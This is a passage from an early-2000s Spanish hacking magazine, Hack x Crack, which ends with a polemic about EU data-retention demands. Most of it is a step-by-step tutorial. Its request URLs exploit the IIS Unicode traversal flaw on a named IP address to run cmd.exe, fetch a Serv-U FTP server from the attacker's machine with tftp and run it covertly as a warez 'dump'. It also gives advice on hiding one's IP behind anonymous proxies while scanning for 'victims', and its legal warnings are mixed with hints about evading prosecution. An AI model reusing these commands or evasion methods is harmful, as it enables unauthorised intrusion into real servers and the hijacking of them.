1.- Examinamos la existencia de c:\winnt\system32 en la víctima haciendo un dir en sus diferentes unidades de disco, normalmente la encontraremos en c:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:

2.- Hacemos un dir a la carpeta c:\winnt\system32 para comprobar que tenemos acceso:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\winnt\system32

3.- Ejecutamos la orden para subir nuestro servu25e.exe al directorio remoto c:\winnt\system de la Víctima 195.101.57.8

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c:\winnt\system32\tftp.exe%20-i%20AQUI-DEBES-PONER-TU-IP%20get%20%20servu25e.exe%20c:\winnt\system32\servu25e.exe

Si TU IP fuese, por ejemplo, 64.223.124.5, la instrucción sería:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c:\winnt\system32\tftp.exe%20-i%2064.223.124.5%20get%20%20servu25e.exe%20c:\winnt\system32\servu25e.exe



Comentario: El comando, si estuviésemos frente al teclado del la Víctima, sería este:

tftp.exe –i 64.223.124.5 get servu25e.exe c:\winnt\system32\servu25.exe

No hay espacio para mas explicaciones sobre el funcionamiento del Cliente TFTP, en el próximo número trataremos las diversas opciones de este programa, haremos referencia al RFC del protocolo TFTP y al funcionamiento del UDP... ¿RFC? ¿Protocolo TFTP? ¿UDP? ¿Qué? ¿Cómo?

Vale, como si no hubiese dicho nada, ya lo verás el mes que viene :)

Lo que hemos hecho es ejecutar una orden en el ordenador-víctima. En concreto hemos ejecutado el comando tftp.exe (el cliente de tftp de la víctima) con los parámetros necesarios para que proceda a conectarse a nuestro Servidor TFTP, coja nuestro servu25e.exe y lo coloque en su directorio c:\winnt\system32\

Después de unos segundos, tendríamos que ver en nuestro monitor cómo el archivo sube al servidor-víctima. No ponemos la imagen del archivo subiendo porque nuestros abogados nos han recomendado no hacerlo, puesto que eso sería una prueba de que hemos entrado y MODIFICADO los datos de un servidor sin los permisos convenientes.

Piensa que hasta ahora, sólo habíamos examinado y ejecutado comandos en el equipo remoto, no existe ninguna sentencia judicial por esta práctica, pero CUIDADO!!!, porque si ejecutas un comando destructivo o subes programas al servidor remoto ESTARÁS COMETIENDO UN DELITO!!!

La verdad, no creo que nadie te persiga si no te pasas, utilizas un servidor fuera de tu País y además tienes cuidado que no sea de una gran multinacional. Pero poner nosotros aquí esa imagen implicaría haber cometido un acto delictivo, así que cómo nosotros no cometemos ese tipo de actos, pues no podemos ponerlo.

4.- Ahora subiremos el archivo de configuración de nuestro Serv-U

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c:\winnt\system32\tftp.exe%20-i%20AQUI-DEBES-PONER-TU-IP %20get%20%20servconf.txt%20c:\winnt\system32\servconf.txt

Si TU IP fuese, por ejemplo, 64.223.124.5, la instrucción sería:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c:\winnt\system32\tftp.exe%20-i%2064.223.124.5%20get%20%20servconf.txt%20c:\winnt\system32\servconf.txt

6.- Ejecución del Serv-U

Finalmente, ejecutaremos nuestro Serv-U.

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+c:\winnt\system32\servu25e.exe+c:\winnt\system32\servconf.txt

La orden si estuviésemos sentados frente al teclado del remoto sería

--> servu25e.exe servconf.txt

Ahora, si hiciste tus deberes, me dirás que esa no es la forma correcta de ejecutar en modo oculto el Serv-U, que la forma correcta y avanzada sería utilizando la siguiente instrucción:

--> start servu25e.exe servconf.txt –h

PARA EL CARRO!!! No utilices el start, que te queda mucho por aprender. Y no es necesario utilizar la opción de ocultamiento –h, no saldrá nada en la pantalla del ordenador remoto, no te preocupes. En el próximo número te enseñaremos más sobre esto, por ahora ya es suficiente :)

7.- Comentarios MUY IMPORTANTES:

- No me cansaré de repetirlo: NO INTENTES HACER ESTO EN EL SERVIDOR DE EJEMPLO. Hemos habilitado un servidor en nuestra redacción para que practiques todo lo que quieras, lee la primera página de esta revista para los detalles. Hemos hecho un esfuerzo importante en adquirir lo necesario para que tengas a tu disposición ese servidor, UTILÍZALO!!!

- Aun te queda mucho por aprender, no intentes ejecutar comandos en los servidores que escanees por tu cuenta. EL MOTIVO es MUY SENCILLO, no tienes los conocimientos necesarios para ocultarte, por eso te hemos preparado un servidor, para que practiques sin temores.

Piensa que La Victima está recogiendo el Serv-U de tu máquina, y eso deja un rastro. Te hemos enseñado a ocultar tu IP cuando utilizas el SSS y cuando utilizas el Internet Explorer, PERO NO CUANDO UTILIZAS EL TFTP. En el próximo número te enseñaremos a hacer eso de una forma sencilla...

- No tienes ni idea de borrar logs en el remoto, que además pueden estar protegidos y denegarte el acceso... Vamos a ver, si dejas una huella, y en este caso la dejas al utilizar el TFTPD, tendrás que borrar esa huella, y AUN NO TE LO HEMOS ENSEÑADO!!!

- NO TE LANCES SIN SABER LO QUE HACES, ESTA PUBLICACIÓN NO TE PONE EN PELIGRO EN NINGÚN MOMENTO SIEMPRE QUE SIGAS NUESTROS CONSEJOS... NO QUIERAS CORRER Y HAZ LAS PRACTICAS EN NUESTRO SERVIDOR. NO QUEREMOS IR A VISITARTE A LA CÁRCEL CON CIGARRILLOS Y UN EJEMPLAR DE HACK X CRACK ;P

- En resumen: TIENES NUESTRO SERVIDOR PARA HACER LAS PRUEBAS!!!

8.- Otros Comentarios:

- Cuando subas un archivo, una ventanita se abrirá indicando el proceso PERO en el Internet Explorer saldrá un mensaje de error... es lo normal. Después, cuando la ventanita desaparezca, haz un dir al directorio para confirmar que ha subido correctamente.

- Una vez ejecutado el Serv-U, conéctate y disfruta (mas info en HACK X CRACK 1).

- En los Foros Warez, montar un Servidor FTP en una máquina Hackeada es muy "apreciado" ;p Por cierto, a este Servidor FTP lo llaman DUMP (otros lo llaman sistro, distro, almanaque, saco... cada uno con su rollo).

- Si lo montas en nuestro Servidor (el que hemos preparado para ti), hazlo en un puerto aleatorio. Si todos montan su servidor en el puerto propuesto en Hack x Crack 1, no funcionarán... mas información en nuestra WEB (y pasate por el foro).

OCULTACION DE IP: PRIMEROS PASOS.

Cualquier cosa que hagas en La Red, desde una simple visita a una Web hasta un escaneo en profundidad, dejará huella.

Tu IP es como tu DNI, será "loggeada" allí donde pises.

APRENDE A NO DEJAR HUELLAS :)

1.- Introducción:

Vamos a dar unos "primeros pasos" en esto de la ocultación de tu IP.


La intención en este número no es profundizar en el tema (ya nos meteremos de lleno en el número 3), sino simplemente permitirte hacer "las prácticas" que te proponemos con cierta seguridad :)

2.- Comprendiendo...

Si no habéis leído el número uno de Hack x Crack, es el momento de que te lo descargues de nuestra Web (www.hackxcrack.com), porque es imprescindible que te estudies alguno de los temas que tocamos en ella, concretamente el articulo sobre TCP/IP y una vez leído, ya podemos empezar a hablar del tema.

Una forma de ocultar tu IP cuando visitas una página Web es simplemente interponer una máquina entre TU y la Web Visitada. ¿Cómo se hace eso? Muy sencillo, haciendo pasar tu conexión a través de un proxy.

Un proxy es una máquina que tiene activo un servicio (servidor proxy), el cual permite que otras máquinas se conecten para hacer de intermediario entre Nosotros y el resto de Internet.


COMENTARIO: Nuevamente siento risas a mis espaldas. Vamos a ver, no pienso dar en este número una descripción de lo que es un proxy y mucho menos su funcionamiento, ¿vale? Solo quiero que se entienda, nada mas... el objetivo es poder hacer las prácticas de este mes. Debemos ser la única revista del mercado que saca un número en Agosto, no pidas demasiado ;p

- A ver, que no lo entiendo, explícame al menos un poco del tema.
- Vale, con este "gráfico" te bastará.

1.- El proceso cuando visitas la Web de Microsoft es el siguiente:

TU ORDENADOR	---->	Ordenador Visitado
IP: 62.57.25.35		www.microsoft.com

Como a los Servidores Web les gusta saber quien les visita, tienen una serie de "programas" que "loggean" cualquier movimiento. Ese proceso puede ser desde la simple anotación de tu IP y la hora de acceso hasta el color de tu ropa interior :), según lo neuróticos que sean los administradores de ese Servidor Web.

En este caso la IP que recibe el ordenador visitado es 62.57.25.35, la nuestra :(

2.- El mismo proceso pero interponiendo a un tercero corriendo un proxy.

TU ORDENADOR	---->	Ordenador Proxy	---->	Ordenador Visitado
IP: 62.57.25.35		IP: 212.231.8.64		www.microsoft.com

Como puedes ver, la IP que recibe el Ordenador Visitado es 212.231.8.64, no se parece en nada a la nuestra :)

3.- NO TE FÍES!!! No todo es tan sencillo.

Imagina que el proxy está configurado de forma que dejase ver nuestra IP... ¿Qué pasaría? Pues está claro, que nos la han jugado!!!

Así pues, existen proxys:
- Anónimos: Que no dejan ver tu IP al Ordenador visitado.
- No Anónimos: Que dejan ver tu IP al Ordenador Visitado

Ya me estás liando!!!. Entonces ¿Cómo puedo yo saber eso?
Pues comprobándolo :)

4.- Utilizando un proxy anónimo en el Internet Explorer

4.1.- Buscando un proxy :)

Lo primero de todo visitas, por ejemplo, www.multiproxy.org y a la izquierda pulsas sobre **anonymous proxy list.** Te saldrá una lista parecida a esta:

dnai-216-15-34-70.cust.dnai.com:80
barto.blinncol.edu:8080
64.132.101.201:8080
216.125.41.2:80
machinetransport.com:80
12.34.48.126:80
12.34.48.129:8080
206.8.102.102:80
216.102.13.21:80
64.132.101.212:8080
216.101.117.161:8000
63.238.139.7:80
64-93-37-226.client.dsl.net:80
216.167.107.64:8080
cmas-tj.cablemas.com:8080
207.225.81.150:80
12.34.48.129:80
webmail.mail-ahoy.com:8000
64.166.74.5:8080

Existen muchas páginas donde encontrar proxys, pero esta es, posiblemente, la mas sencilla que conozco y viene que ni pintada por ahora. Además, los curiosos verán el programa presentado por esta Web e intentarán "trastear" con él.

El Multiproxy es, con diferencia, el mas sencillo de los programas que nos permiten interponer una (o varias) máquinas entre nosotros y "el mundo". Ya veremos si explicamos su funcionamiento en el próximo número o pasamos directamente a utilidades mas "serias", casi seguro que lo segundo.

- Si, si, muy bonito... ¿pero que quieres que haga? ¿Descargo el programa ese o no? ¿Lo necesito para hacer las prácticas de hoy? ¿Qué hago?

- No es necesario, simplemente mírate la lista y selecciona un proxy, que vamos a ver si funciona.




COMENTARIO: Espero que te leyeses el número uno de Hack x Crack, así comprenderás el que existan IPs en formato numérico y IPs en formato "nombre";p

5.- Anonimizando el Internet Explorer "a mano" :)

Bien, imagina que has seleccionado el primero (dnai-216-15-34-70.cust.dnai.com:80). Pues abrimos el I.E. y vamos a --> Herramientas --> Opciones de Internet.

En la ventana que nos saldrá seleccionamos la pestaña conexiones



y dentro de esta, Configuración de LAN (abajo), con lo que obtendremos una ventana donde introducir nuestro proxy

Configuración de la red de área local (LAN)

Configuración automática

La configuración automática puede superponerse a la manual. Para evitar que esto ocurra, deshabilite la configuración automática.

☑ Detectar la configuración automáticamente

☐ Usar secuencia de comandos de configuración automática

Dirección

Servidor proxy

☐ Utilizar un servidor proxy para su LAN. Esta configuración no se aplicará a conexiones de acceso telefónico o de redes privadas virtuales (VPN).

Dirección: 12.34.48.126 Puerto: 80 Opciones avanzadas...

☑ No usar servidor proxy para direcciones locales

Aceptar Cancelar

Bien, ahora marcamos los dos recuadros de abajo e introducimos el proxy que hemos

seleccionado. Quedando así:

Configuración de la red de área local (LAN)

Configuración automática

La configuración automática puede superponerse a la manual. Para evitar que esto ocurra, deshabilite la configuración automática.

- [x] Detectar la configuración automáticamente
- [ ] Usar secuencia de comandos de configuración automática

Dirección

Servidor proxy

- [x] Utilizar un servidor proxy para su LAN. Esta configuración no se aplicará a conexiones de acceso telefónico o de redes privadas virtuales (VPN).

Dirección: dnai-216-15-34-7 Puerto: 80 Opciones avanzadas...

- [x] No usar servidor proxy para direcciones locales

Aceptar Cancelar

Finalmente pulsamos Aceptar y otra vez Aceptar. Muy bien, pues intenta navegar a ver si puedes :) ¿no puedes? Mala suerte, prueba el siguiente de las lista y si al sexto intento no puedes ves a www.void.ru y arriba a la derecha verás unos cuantos mas, prueba hasta que consigas navegar.


COMENTARIO: No desesperes, alguno funcionará, piensa que esos proxys no han salido por arte de magia, son listas que se actualizan cada poco tiempo pero que mucha gente utiliza. Ya te enseñaremos a conseguir tus propios proxys, tuyos y solamente tuyos ;) (en el próximo número)

Espero que después de unos cuantos intentos estes navegando. Ahora es el momento de comprobar si el proxy que utilizas es anónimo. Ves a www.multiproxy.org y arriba a la izquierda selecciona anonymity checker. Verás que te salen un montón de cosas, pues busca tu IP entre los mensajes y si no la encuentras BINGO!!! Ya estás navegando Anónimamente.

Nosotros, hemos escogido el proxy 195.199.102.29:80, por eso en la imagen podemos ver que la IP logeada es la 195.199.102.29

- Pero, oye, yo no se mi IP, así que no puedo saber si la que pilla es la mía o no.
- Te lo dije, lee el número uno de Hack x Crack. Bueno, vale, lo explico otra vez.

Abre una Ventana de Comandos e introduce **ipconfig /all**
Tu IP es la que sale a la derecha de **Dirección IP**, mas claro el agua.



```
Símbolo del sistema
(C) Copyright 1985-2001 Microsoft Corp.

E:\Documents and Settings\PERFOND12>ipconfig /all

Configuración IP de Windows

        Nombre del host . . . . . . . . . : RATORAX
        Sufijo DNS principal  . . . . . . :
        Tipo de nodo . . . . . . . . . .  : desconocido
        Enrutamiento IP habilitado. . . . : Sí
        Proxy WINS habilitado. . . . .    : No

Adaptador Ethernet Conexión de área local 6          :

        Sufijo de conexión específica DNS :
        Descripción. . . . . . . . . . .  : Kit ADSL USB
        Dirección física. . . . . . . . . : 00-D0-E8-95-18-EB
        DHCP habilitado. . . . . . . . .  : No
        Dirección IP. . . . . . . . . . . : 80.36.230.235
        Máscara de subred . . . . . . . . : 255.255.255.0
        Puerta de enlace predeterminada   : 80.36.230.2
        Servidores DNS . . . . . . . . . .: 80.58.0.33
                                            80.58.32.97

E:\Documents and Settings\PERFOND12>
```



COMENTARIO: Ahora ya puedes utilizar el Internet Explorer para navegar por los discos duros de tus Unicode-Victimas :)

A tener en cuenta:

- Cuando pones una máquina entre la tuya y el destino, normalmente perderás velocidad. Piensa que esa máquina tiene un ancho de banda limitado y posiblemente la esté utilizando mucha gente. Lo mejor es "buscar" tus propios proxys y como ya hemos dicho, dentro de poco te enseñaremos todo lo necesario.


- Un proxy puede utilizarse para muchas cosas, por ejemplo limitar el acceso a ciertas páginas Web. Algunos gobiernos totalitarios utilizan proxy-filtros y algunos ISPs también :(

- La máquina que hace de proxy puede guardar logs de quienes lo utilizan. Por lo tanto sigues siendo "vulnerable", no hagas barbaridades ¿vale? Ya te enseñaremos a encadenar proxys e incluso a encadenar proxys instalados por ti mismo en equipos-victima... tiempo al tiempo.

6.- Anonimizando el SSS.

Podemos anonimizar "a mano" cualquier programa que tenga la opción de utilizar proxys, y el SSS contempla esa posibilidad (mas adelante os enseñaremos a anonimizar CUALQUIER PROGRAMA que utilice el acceso a Internet).

Vamos allá. Iniciamos el SSS y...
--> Tools --> Policies y, en la ventana que aparecerá seleccionamos la auditoria que hemos creado para la ocasión (en este caso CODE-UNICODE) y en el menú de la izquierda pulsamos sobre HTTP, abriéndose una ventana donde marcaremos **Use http Proxy** e introduciremos la IP del proxy. Todo tiene que quedar como en la imagen:



Ya sólo queda pulsar **Apply** y **OK. Listo para escanear sin que tu IP quede logeada en las posibles víctimas ;)**



A tener en cuenta:

- Escanear poniendo proxys lentos de por medio suele acabar en desastre, es decir, que no encontrarás "victimas". Por lo tanto, cuando utilices un proxy para escanear asegúrate que es rapidito. La mejor manera de comprobar su velocidad es utilizarlo para navegar con el Internet Explorer un rato y ver que tal responde.

- No recomiendo escanear con proxys a no ser que responda bastante bien a la navegación. Una máquina sufre decenas de escaneos al día y los administradores no están por la labor de perseguir cada pequeño intento de intromisión (para eso necesitarían 10 ayudantes trabajando turnos de 12 horas), por lo tanto, a no ser que quieras cometer un delito no recomiendo usarlos. PERO OJO!!! Si vas a cometer un delito contra una empresa fuerte, te pillarán... si estás leyendo Hack x Crack es porque te gusta aprender lo que nadie enseña, no porque quieres robar un banco ¿vale? Ten cuidado.

7.- NO SEAS NECIO!!!

* Para los **LAMERS**:
Eres grande e intocable, con lo que has aprendido ya puedes hacer lo que quieras, nadie podrá pillarte. Adelante!!! Esta revista te ayudará a robar Bancos y hundir multinacionales, serás el Dios de Internet, intocable y monstruosamente poderoso.

EL MUNDO ES TUYO...
... Y LA CARCEL TE ESPERA :P

* Para **TI**:
Este texto es una sencillísima iniciación a la ocultación de tus "andanzas" por La Red, solo eso. En el próximo número profundizaremos sobre el tema y verás lo ridículo que te parecerá este texto que quizás hoy ves como interesante.

* Para **TODOS**:
Siempre hay alguien mejor que tu y te lo sueles encontrar en el peor de los momentos, hablo por experiencia propia. **MUCHO CUIDADO** con quien te metes, **NO SEAS NECIO!!!**

LA FLECHA ACIDA: LA SS DIGITAL

AZNAR AL FRENTE DE LA SS

DEL SIGLO XXI

Ni mis peores pesadillas podrían crear una "realidad" tan hiriente y esperpéntica.
El 30 de mayo de 2002, el Parlamento de la Unión Europea decidió, en discrepancia con la directiva sobre protección de datos de 1997 y desestimando las recomendaciones del Comité para los derechos civiles del propio Parlamento, APROBAR el almacenamiento de datos de todas nuestras conexiones telemáticas (teléfono, móvil, fax, Chat, Internet) sin que existan pruebas de delito.

Señores, esto ya es demasiado!!! No puedo evitar publicar el Listado Completo de las exigencias de la EUROPOL respecto al intento de controlar "con puño de hierro" nuestras conexiones (documento filtrado y validado)

Lista de pretensiones de la Europol

Lista de datos mínimos a ser retenidos por Proveedores de Servicio y Operadoras

Datos que deben ser retenidos por los Proveedores de Servicio

1. Red:

(NAS) Logs de acceso específico para la autentificación y autorización en servidores como TACACS+ (Terminal Access Controller Access Control System) ó RADIUS (Remote Authentication Dial in User Service) utilizados para el control del acceso a routers IP o servidores de acceso a redes.

Comentario de los estados miembros.

A) Lista Mínima:

- Fecha y hora de conexión del cliente al servidor.
- Identificación de usuario y contraseña.
- Dirección IP asignada al NAS.
- Almacenamiento relacionado a la dirección IP.
- Número de caracteres transmitidos y recibidos.
- Identificación del número de teléfono que efectúa la llamada(CLI).

B) Lista Opcional:

- Número de la tarjeta de crédito del usuario / número de cuenta bancaria en que se efectúa el pago.

2. Servidores de correo electrónico:

Correo saliente: SMTP (Simple Mail Transfer Protocol)

Comentario de los estados miembros.

Lista mínima:

- Fecha y hora de conexión del cliente al servidor.
- Dirección IP del ordenador que envía.
- Identificador del mensaje (msgid).
- Remitente (usuario@dominio).
- Receptor (usuario@dominio).
- Indicador de estado.

Correo entrante: Log del POP (Post Office Protocol) o del IMAP (Internet Message Access Protocol).

Comentario de los estados miembros.

Lista Mínima:

- Fecha y hora de la conexión del cliente al servidor.
- Dirección IP del cliente conectado al servidor.
- Identificador del usuario.
- En algunos casos, información de identificación del correo leído.

3. Subida y bajada de ficheros a servidores:

Log de FTP (File Transfer Protocol).

Comentario de los estados miembros.

A) Lista Mínima:

- Fecha y hora de conexión del cliente al servidor.
- Dirección IP de origen.
- Usuario y contraseña.
- Path y nombre de fichero del objeto de datos subido o bajado.

4. Servidores Web

Log de HTTP (HyperText Transfer Protocol)

Comentario de los estados miembros.

A) Lista Mínima:

- Fecha y hora de conexión del cliente al servidor.
- Dirección IP de origen.
- Operación (p.e. comando GET).
- Path de la operación (para obtener una página html o un fichero de imagen).

- Las empresas que ofrecen servicios de alojamiento de páginas Web deben retener detalles de los usuarios que insertan dichas páginas (fecha, hora, IP, identificador de usuario, etc.).

B) Lista Opcional:

- "Última página visitada".
- Códigos de respuesta.

5. Usenet

Log de NNTP (Network News Transfer Protocol)

Comentario de los estados miembros.

Lista Mínima:

- Fecha y hora de conexión del cliente al servidor.
- ID del proceso de protocolo (nnrpd[NNN...N]).
- Nombre del host o Hostname (Nombre del DNS que asigna la IP dinámica).
- Actividad básica del cliente (sin contenido).
- Identificador ID del mensaje enviado.

6. IRC (Internet relay Chat)

Log de IRC

A) Lista Mínima:

- Fecha y hora de conexión del cliente al servidor.
- Duración de la sesión.
- Alias (Nick) utilizado durante la conexión al IRC.
- Host y/o dirección IP.

B) Lista Opcional:

- Copia del contrato.
- Cuenta bancaria / tarjeta de crédito para el pago.

7. Datos que deben ser retenidos por las compañías telefónicas para los usuarios de números fijos

A) Lista Mínima:

- Número llamado aunque no se establezca la comunicación.
- Número llamante aunque no se establezca la comunicación.
- Fecha y hora de inicio y fin de la comunicación.
- Tipo de comunicación (entrante, saliente, redirección, llamada entre varios).
- En el caso de llamada entre varios o redirección de llamadas, todos los números intermedios.
- Información tanto del cliente (abonado) como del usuario (nombre, fecha de nacimiento, dirección).
-

- Ambas fechas (comienzo y fin) desde que se dio de alta como cliente hasta su baja como tal.
- Tipo de conexión del usuario (normal, RDSI, ADSL etc., y si es para enviar y recibir llamadas o sólo para recibir).
- El número llamado.
- La fecha y hora de la llamada.
- Número de la cuenta bancaria u otros medios de pago.

B) Lista Opcional:
- Copia del contrato.
- Para unos mejores propósitos de investigación las Operadoras deben poder conocer la naturaleza de la comunicación: voz/módem/fax etc.

8. Datos que deben ser retenidos por las operadoras telefónicas para usuarios de números móviles y vía satélite.

A) Lista Mínima:
- Número llamado aunque no se establezca la comunicación.
- Número llamante aunque no se establezca la comunicación.
